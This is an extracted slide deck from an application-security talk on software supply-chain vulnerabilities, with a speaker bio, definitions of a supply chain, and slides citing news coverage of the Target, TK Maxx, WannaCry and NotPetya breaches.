


# Fantastic Supply-Chain Vulnerabilites

Abhay Bhargav





# Yours Truly

- Founder @ we45 and AppSecEngineer
- Chief Architect - Orchestron
- Avid Pythonista and AppSec Automation Junkie
- Trainer/Speaker at DEF CON, BlackHat, OWASP Events, etc world-wide
- Lead Trainer - we45 Training and Workshops
- Co-author of Secure Java For Web Application Development
- Author of PCI Compliance: A Definitive Guide



DVFaaS  
Damn Vulnerable Functions as a Service



# Community Initiatives



📢 Youtube Channel: [youtube.com/appsecengineer](https://youtube.com/appsecengineer)

📖 Blog: [we45.com/blog](https://we45.com/blog)

💡 Talks/Workshops at several Events



“the network of all the individuals, organizations, resources, activities and technology involved in the creation and sale of a product.”

–Definition of Supply Chain




**“A software supply chain is composed of the components, libraries, tools, and processes used to develop, build, and publish a software artifact.”**

–Usenix Paper coauthored by Dan Geer




# Your Application's Supply-Chains



# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks



The screenshot shows a ZDNet article page. At the top left is the ZDNet logo. A navigation bar contains links for Trending, Innovation, Security, Business, Finance, Education, Home & Office, and More. Below the navigation bar, a red banner reads "PART OF A ZDNET SPECIAL FEATURE: SECURITY AND PRIVACY: NEW CHALLENGES". A breadcrumb trail shows "Home | Innovation | Security". The main heading is "Anatomy of the Target data breach: Missed opportunities and lessons learned". The introductory text states: "Target hasn't publicly released all the details of its 2013 data breach, but enough information exists to piece together what likely happened and understand how the company could have prevented the hack." The author information is "Written by Michael Kassner on Feb. 2, 2015".

**ZDNet**

Trending Innovation Security Business Finance Education Home & Office More

PART OF A ZDNET SPECIAL FEATURE: **SECURITY AND PRIVACY: NEW CHALLENGES**

Home | Innovation | Security

## Anatomy of the Target data breach: Missed opportunities and lessons learned

Target hasn't publicly released all the details of its 2013 data breach, but enough information exists to piece together what likely happened and understand how the company could have prevented the hack.

Written by Michael Kassner on Feb. 2, 2015



# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks



The screenshot shows a ZDNet article page. At the top left is the ZDNet logo. A navigation bar contains links for Trending, Innovation, Security, Business, Finance, Education, Home & Office, and More. Below the navigation bar is a breadcrumb trail: Home | Innovation | Security. The main heading of the article is 'Wi-Fi hack caused TK Maxx security breach'. The sub-headline reads: 'The biggest loss of credit-card data in history was brought about largely because of lax wireless LAN security, it has emerged'. The author information is: 'Written by Tom Espiner, Senior Reporter on May 8, 2007'. Below the author info are social media sharing icons for LinkedIn, Facebook, and Twitter. A 'MUST READ' section is partially visible on the left, featuring a small image of a person in a white shirt and blue tie.

# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks

[Home](#) > [Security](#) > [Ransomware](#)

ANALYSIS

## What is WannaCry ransomware, how does it infect, and who was responsible?

Stolen government hacking tools, unpatched Windows systems, and shadowy North Korean operatives made WannaCry a perfect ransomware storm.



By **Josh Fruhlinger**

Contributing writer, CSO | 30 AUGUST 2018 19:22 IST



# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks

## NotPetya: How a Russian malware created the world's worst cyberattack ever

NotPetya malware spread like wildfire across the world, eating into every electronic equipment, computers, extracting data and demanding exorbitant amounts for recovery in form of Bitcoins

### Topics

Notpetya Ransomware Attack | Cybersecurity | Hackers

